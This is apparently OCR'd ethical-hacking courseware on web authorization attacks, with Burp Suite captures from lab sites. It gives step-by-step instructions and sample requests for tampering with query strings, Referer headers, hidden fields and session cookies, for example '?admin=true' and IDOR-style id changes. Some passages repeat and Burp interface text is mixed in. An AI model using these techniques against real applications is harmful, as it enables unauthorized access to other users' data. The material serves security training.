Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
………..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, **ItemID = 201** is not accessible because the Admin parameter is set to false, but you can change it to true and access protected items

Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the **cookie generation mechanism**
- Trap session cookies set by the web application, tamper its parameters using tools such as **Burp Suite**, and replay the application


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Comparer Logger Extender Project options User options Learn SAML Raider Certificates
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Request to http://www.moviescope.com:80 [10.10.1.19]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
INSPECTOR
Request Attributes
Query Parameters (1)
NAME VALUE
Body Parameters (0)
Request Cookies (2)
Request Headers (11)
Remove Add
0 matches
Click to view month calendar

```
GET /viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: mscope=1jWydNf0wro=; ui-tabs-1=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

NAME	VALUE
id	1

```
GET /viewprofile.aspx?id=2 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: mscope=1jWydNf0wro=; ui-tabs-1=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

NAME	VALUE
id	2

https://portswigger.net

Attack Authorization Schemes

A web application contains an authorization mechanism that restricts access to a specific resource or functionality (e.g., Admin page) by authenticated users. The web application always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack the authorization schemes of the web application.

Authorization Attack

In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields related to the user ID, username, access group, cost, file names, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Uniform Resource Identifier**: A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site that is connected to another server.
- **Parameter Tampering**: Parameter tampering involves the manipulation of parameters exchanged between the server and the client to modify the application data, such as price and quantity of products, permissions, and user credentials. This information is

usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data**: POST data often comprises authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker can exploit vulnerabilities in the post data and easily manipulate it.
- **HTTP Headers**: Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his/her own program and perform the HTTP request. He/she may also use available tools to modify any data sent from the browser.


  In general, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise the header by submitting two HTTP requests bound in the same header. The proxy system executes the first HTTP header and the target system executes the other HTTP header, allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies**: Browsers use cookies to maintain their state in the stateless HTTP protocol as well as to store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests, thereby allowing the attacker to modify the cookie content. Cookie modification depends on the cookie usage, which ranges from session tokens to authorized decision-making arrays.
- **Hidden Tags**: When a user selects anything on an HTML page, the selection is stored as a form field value and sent to the application as an HTTP request (GET or POST). HTML can store field values as hidden fields, which the browser does not extract to the screen; instead, it collects and submits these fields as parameters during form submissions, which the user can manipulate. However, he/she has to make a choice. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the page and run it in the browser.

Authorization Attack: HTTP Request Tampering

HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

  If the query string is visible in the address bar in the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web application for POST parameters.




```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

Figure 14.74: Screenshot displaying Query String Tampering

- **HTTP Headers**

  If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the example below, ItemID = 201 is not accessible as the Admin parameter is set to false; you can change it to true and access protected items.



```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
………..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

Figure 14.75: Screenshot displaying HTTP Headers

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, the web application sets the session cookie and stores it in the browser.


Cookie parameter tampering is performed in the following steps:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookie set by the web application, tamper its parameters using tools such as Burp Suite, and replay it to the application to gain unauthorized access to others' profiles
3. The tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Comparer Logger Extender Project options User options Learn SAML Raider Certificates
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Request Attributes
Query Parameters (1)
Remove Add...
Body Parameters (0)
Request Cookies (2)
Request Headers (11)
Click to view month calendar
Search...
0 matches

Request to http://www.moviescope.com:80 [10.10.1.19]

```
GET /viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: mscope=1jWydNf0wro=; ui-tabs-1=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

